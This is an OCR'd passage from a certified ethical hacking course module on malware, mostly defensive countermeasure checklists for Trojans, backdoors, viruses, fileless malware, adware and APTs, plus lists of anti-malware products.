
Figure 7.176: Screenshot showing list of permissions granted

- **Stage 7: Propagation to Other Accounts**

  Hijacked accounts were used to create an "army" of Facebook bots, further spreading the malware through more sponsored posts and malicious activities, charging the victims' accounts for the paid ads.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Malware Countermeasures

Malware is commonly used by attackers to compromise target systems. Preventing malware from entering a system is far easier than eliminating it from an infected system.

This section presents various countermeasures that prevent malware from entering a system and minimize the risk it causes upon entry.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Trojan Countermeasures

Some countermeasures against Trojans are as follows:

- Avoid opening email attachments received from unknown senders.
- Block all unnecessary ports at the host and use a firewall.
- Avoid accepting programs transferred by instant messaging.
- Harden weak default configuration settings and disable unused functionalities, including protocols and services.
- Monitor the internal network traffic for odd ports or encrypted traffic.
- Avoid downloading and executing applications from untrusted sources.
- Install patches and security updates for the OS and applications.
- Restrict permissions within the desktop environment to prevent the installation of malicious applications.
- Avoid typing commands blindly and implementing pre-fabricated programs or scripts.
- Manage local workstation file integrity through checksums, auditing, and port scanning.
- Run host-based antivirus, firewall, and intrusion detection software.
- Avoid clicking on unsolicited pop-ups and banners.
- Exercise caution in the use of peer-to-peer file sharing.
- Prefer ISPs that provide network security and have robust anti-spam techniques.
- Disable the autorun option for external devices such as USB drives and hard drives.
- Check the Secure Socket Layer (SSL) authenticity before accessing any e-commerce website to avoid information sniffing.
- Establish robust and distinct passwords and make frequent changes to them.
- Utilize web browser security features and extensions.
- Install host-based intrusion prevention systems on endpoints to monitor and prevent malicious operations, such as file system changes and process injections associated with Trojan infections.
- Deploy file integrity monitoring (FIM) solutions to detect unauthorized modifications to critical system files, configuration files, and application binaries.
- Enable memory protection mechanisms, such as DEP and ASLR to prevent buffer overflow and code injections, which are commonly exploited by Trojans to execute arbitrary code.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Backdoor Countermeasures

Some common countermeasures against backdoors are as follows:

- Most commercial antivirus products can automatically scan and detect backdoor programs before they can cause damage.
- Educate users to avoid installing applications downloaded from untrusted Internet sites and email attachments.
- Avoid untrusted software and ensure that every device is protected by a firewall.
- Use antivirus tools such as Bitdefender and Kaspersky to detect and eliminate backdoors.
- Track open-source projects that enter the enterprise from untrusted external sources such as open-source code repositories.
- Inspect network packets using protocol monitoring tools.
- If a computer is found to be infected by backdoors, restart the infected computer in the safe mode with networking.
- Run registry monitoring tools to find malicious registry entries added by the backdoor.
- Remove or uninstall the program or application installed by the backdoor Trojan or virus.
- Remove the malicious registry entries added by the backdoor Trojan.
- Delete malicious files related to the backdoor Trojan.
- Ensure that the device has the auto-update option enabled to keep it updated with software-related security patches.
- Implement the pipeline emission analysis method to check and analyze hardware-based backdoors, which can be attached during the manufacturing process.
- Avoid using hardware components obtained from untrusted shopping sites or black markets, which allow attackers to easily inject backdoor into the hardware.
- If any abnormal behavior is detected, restore the device to factory settings and reconfigure it with new credentials.
- Check user ratings and reviews before installing and providing permissions to any product, even if it is downloaded from trusted sources.
- Use file integrity monitoring software to detect unauthorized changes to critical system files and settings.
- Turn off services and close ports that are not required for business operations, which can reduce potential entry points for backdoor.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Virus and Worm Countermeasures

Some countermeasures against viruses and worms are as follows:

- Install antivirus software that detects and removes infections as they occur.
- Generate an antivirus policy for safe computing and distribute it to the staff.
- Pay attention to the instructions while downloading files or programs from the Internet.
- Regularly update antivirus software.
- Avoid opening attachments received from unknown senders, as viruses spread via email attachments.
- Since virus infections can corrupt data, perform regular data backups.
- Schedule regular scans for all drives after the installation of antivirus software.
- Do not accept disks or programs without checking them using the current version of an antivirus program.
- Ensure that any executable code used within the organization has been approved.
- Do not boot the machine with an infected bootable system disk.
- Stay informed about the latest virus threats.
- Ensure that pop-up blockers are enabled and use an Internet firewall.
- Perform disk clean-up and run a registry scanner once a week.
- Run anti-spyware or anti-adware once a week.
- Do not open files with more than one file type extension.
- Exercise caution with files sent through instant messaging applications.
- Perform regular checkups on installed programs and stored data.
- Employ an effective email filter and scan emails on a regular basis.
- Disable the AutoRun feature on the system to prevent automatic execution of malicious programs from external media.
- Implement strong, unique passwords for all accounts and change them periodically.

Fileless Malware Countermeasures

Some countermeasures against fileless malware attacks are as follows:

- Remove all the administrative tools and restrict access through Windows Group Policy or Windows AppLocker.
- Disable PowerShell and WMI when not in use.
- Disable macros and use only digitally signed, trusted macros.
- Install whitelisting solutions such as McAfee Application Control to block unauthorized applications and code running on the systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Train employees to detect phishing emails and to never enable macros in MS Office documents.
- Disable PDF readers to run JavaScript automatically.
- Disable Flash in the browser settings.
- Implement two-factor authentication to access critical systems or resources connected to the network.
- Implement multi-layer security to detect and defend against memory-resident malware.
- Use user behavior analytics (UBA) solutions to detect threats hidden within the data.
- Ensure the ability to detect system tools such as PowerShell and WMIC as well as whitelisted application scripts to protect against malicious attacks.
- Run periodic antivirus scans to detect infections and keep the antivirus program updated.
- Install browser protection tools and disable automatic plugin downloads.
- Schedule regular security checks for applications and regularly patch the applications.
- Regularly update the OS with the latest security patches.
- Examine all the running programs for any malicious or new signatures and heuristics.
- Enable endpoint security with active monitoring to protect networks when accessed remotely.
- Examine the indicators of compromise (IoCs) on the system and network.
- Regularly check the security logs, especially when excessive amounts of data leave the network.
- Restrict admin rights and provide the least privileges to the user level to prevent privilege escalation attacks.
- Use application control to prevent Internet browsers from spawning script interpreters such as PowerShell and WMIC.
- Carefully examine the changes in the system's behavior patterns with respect to the baselines.
- Use next-generation antivirus (NGAV) software that employs advanced technology such as machine learning (ML) and artificial intelligence (AI) to prevent new polymorphic malware.
- Use baseline and search for known tactics, techniques, and procedures (TTPs) used by many adversarial groups.
- Use managed detection and response (MDR) services that can perform threat hunting.
- Use tools such as Blackberry Cylance and Microsoft Enhanced Mitigation Experience Toolkit (EMET) to combat fileless attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Disable unused or unnecessary applications and service features.
- Uninstall applications that are not important.
- Block all the incoming network traffic or files with the .exe format.
- Check if any PowerShell scripts are masked in any of the drives or in the \TEMP folder.
- Utilize projects such as AltFS, which provides insights into how fileless malware usually works on targeted devices.
- Implement security solutions that use behavioral analysis to detect suspicious activities typically associated with fileless malware, such as unusual PowerShell usage or registry changes.
- Use advanced endpoint protection platforms (EPPs) that include fileless malware detection capabilities through monitoring memory and script execution behaviors.
- Implement network segmentation to restrict the movement of fileless malware across systems and networks.

AI-based Malware Countermeasures

Some common countermeasures against AI-based malware are as follows:

- Scan for anomalous patterns such as unusual data transmission or system modifications.
- Deploy AI-powered security solutions such as next-generation antivirus (NGAV), endpoint detection and response (EDR), and network traffic analysis (NTA) to detect and mitigate AI-based malware threats.
- Frequently perform anomaly detection methods, such as statistical analysis, clustering algorithms, and unsupervised learning techniques.
- Develop and deploy explainable AI (XAI) techniques to enhance the transparency and interpretability of AI-based security solutions.
- Implement automated response mechanisms, such as threat hunting algorithms and orchestration platforms.
- Ensure compliance with relevant cybersecurity regulations and standards, such as GDPR, HIPAA, and NIST guidelines that address AI-based malware threats.
- Facilitate the security operations center (SOC) equipped with advanced monitoring tools and automated response capabilities to detect and respond to AI-based malware threats in real-time.
- Leverage threat intelligence feeds and services providing real-time updates on emerging AI-based malware threats and associated indicators of compromise (IoCs).
- Promote cybersecurity awareness training programs that empower employees to play an active role in defending against AI-driven threats.
- Regularly assess and audit compliance regulations and standards to identify vulnerabilities that may expose organizations to AI-based malware risks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Adware Countermeasures

To protect against adware, consider the following countermeasures:

- **Install reputable antimalware software:** Keep it updated to detect and remove adware.
- **Update operating system and applications:** This helps patch vulnerabilities that adware might exploit.
- **Download software from reputable sources:** Avoid downloading apps and software from unknown websites.
- **Pay attention during software installations:** Opt for custom installation to deselect any bundled adware.
- **Use ad blockers and privacy-enhancing browser extensions:** These can help prevent adware from displaying ads and tracking your online activity.
- **Regular scans:** Conduct regular scans using reputable antivirus and antimalware programs to detect and remove adware.
- **Real-time protection:** Enable real-time protection features on antimalware software to block adware installations and activities as they happen.
- **Browser extensions:** Use ad-blocking extensions on web browsers to prevent adware-driven ads from appearing.
- **Read EULAs and installation screens:** Carefully read end user license agreements (EULA) and installation screens to opt-out of any bundled software that could be adware.
- **Advanced or custom settings:** When installing software, choose the advanced or custom installation options to deselect any additional, potentially unwanted software.
- **Privacy settings:** Adjust the web browser's privacy settings to reduce tracking and data collection.
- **System clean-up tools:** Utilize system clean-up tools to remove unused files and software that could be vulnerable to adware.
- **Check installed programs:** Regularly review your list of installed programs and remove any that you did not authorize or no longer need.

APT Countermeasures

Some important countermeasures against APT threats are as follows:

- Employ zero-trust security to authorize users and devices.
- Conduct regular risk assessments.
- Segment the network into zones to limit lateral movement by APTs.
- Deploy next-generation antivirus (NGAV) and endpoint detection and response (EDR) platforms.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Implement email security measures, including spam filters, email authentication protocols (SPF, DKIM, DMARC), and email encryption to avoid malware delivery through APT.
- Conduct proactive threat hunting activities to search for signs of APT activity.
- Encrypt sensitive data both in transit and at rest to protect against unauthorized access.
- Implement data loss prevention (DLP) controls and data classification policies.
- Regularly assess and update security controls, and threat intelligence sources to adapt to evolving APT tactics, techniques, and procedures (TTPs).
- Regularly update and patch operating systems, applications, and firmware on all devices.
- Implement MFA for accessing critical systems and information.
- Encrypt sensitive data both at rest and in transit.
- Continuously monitor network traffic for unusual activity that could indicate the presence of an APT.
- Implement security information and event management (SIEM) solutions and anomaly detection tools to automate the detection of suspicious activities.
- Adopt a zero-trust security model that assumes no entity inside or outside the network is trustworthy without verification.
- Use deception technologies, such as honeypots and decoys, to mislead attackers and detect their presence early.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


62 Module 07 | Malware Threats

EC-Council CEH v13

Anti- Malware Software

Avast One

Avast One provides comprehensive protection against Trojans, ransomware, rootkits, and other malware variants



- Bitdefender Total Security (*https://www.bitdefender.com*)
- TotalAV (*https://www.totalav.com*)
- Malwarebytes (*https://www.malwarebytes.com*)
- Avira (*https://www.avira.com*)
- ESET Internet Security (*https://www.eset.com*)
- Kaspersky Anti-Virus (*https://www.kaspersky.com*)
- Panda Dome (*https://www.pandasecurity.com*)
- Norton 360 (*https://us.norton.com*)
- G DATA Total Security (*https://www.gdatasoftware.com*)
- HitmanPro (*https://www.hitmanpro.com*)

Copyright © EC- Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit ecccouncil.org

Anti-Malware Software

An attacker uses malware to commit online fraud or theft. Thus, the use of anti-malware software is recommended to help detect malware, remove it, and repair any damage it might cause. This section lists and describes various anti-malware (anti-Trojan and antivirus) software programs.

Anti-Trojan Software

Anti-Trojan software is a tool or program that is designed to identify and prevent malicious Trojans or malware from infecting computer systems or electronic devices. Anti-Trojan tools may employ scanning strategies as well as freeware or licensed tools to detect Trojans, rootkits, backdoors, and other types of potentially damaging software.

- **Avast One**

  Source: *https://www.avast.com*

  Avast One is a security and optimization suite that offers real-time protection for devices, privacy, and identity. It provides comprehensive protection against Trojans, ransomware, rootkits, and many other types of malware variants. In addition, Avast One provides online privacy tools such as VPN and password protection to help keep the data secure against malware injections. Furthermore, it can help you optimize device performance, offering features such as disk cleaning, driver updates, and software updates.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.177: Screenshot of Avast One

Some additional anti-Trojan software are as follows:

- Bitdefender Total Security (*https://www.bitdefender.com*)
- Panda Dome (*https://www.pandasecurity.com*)
- Norton™ 360 (*https://us.norton.com*)
- G DATA Total Security (https://www.gdatasoftware.com)
- TotalAV (*https://www.totalav.com*)
- Surfshark Antivirus (*https://surfshark.com*)
- NordVPN Threat Protection (*https://nordvpn.com*)
- Sophos (*https://www.sophos.com*)
- Trend Micro Maximum Security (*https://www.trendmicro.com*)
- Malwarebytes (*https://www.malwarebytes.com*)
- Avira (*https://www.avira.com*)
- Emsisoft Anti-Malware Home (*https://www.emsisoft.com*)
- HitmanPro (*https://www.hitmanpro.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Antivirus Software

It is essential to update antivirus tools to monitor the data passing through a system. Such tools may follow specific or generic methods to detect viruses. Generic methods look for virus-like performance rather than a specific virus. These tools do not specify the virus type but warn the user of a possible virus infection. Generic methods can raise false alarms; hence, they do not perform well in terms of detecting precise virus forms. Specific methods look for known virus signatures in the antivirus database and ask the user to choose the necessary action to be taken, such as repair and delete.

It is a good practice for organizations to install the most recent version of the antivirus software and regularly update it to keep up with the introduction of new viruses in the market. Updating of antivirus software by the respective vendors is a continuous process.

- **McAfee® Total Protection**

  Source: *https://www.mcafee.com*

  McAfee® Total Protection is a software tool that offers antivirus, firewall, and antispam protection. It provides 24/7 protection against online threats such as viruses, malware, and phishing. It even offers identity theft protection and parental controls to give you a well-rounded security suite for digital life on PCs, Macs, and mobile devices. The tool efficiently detects and blocks viruses and other malware components before they get downloaded. Furthermore, McAfee Total Protection also includes features such as VPN and File shredder.

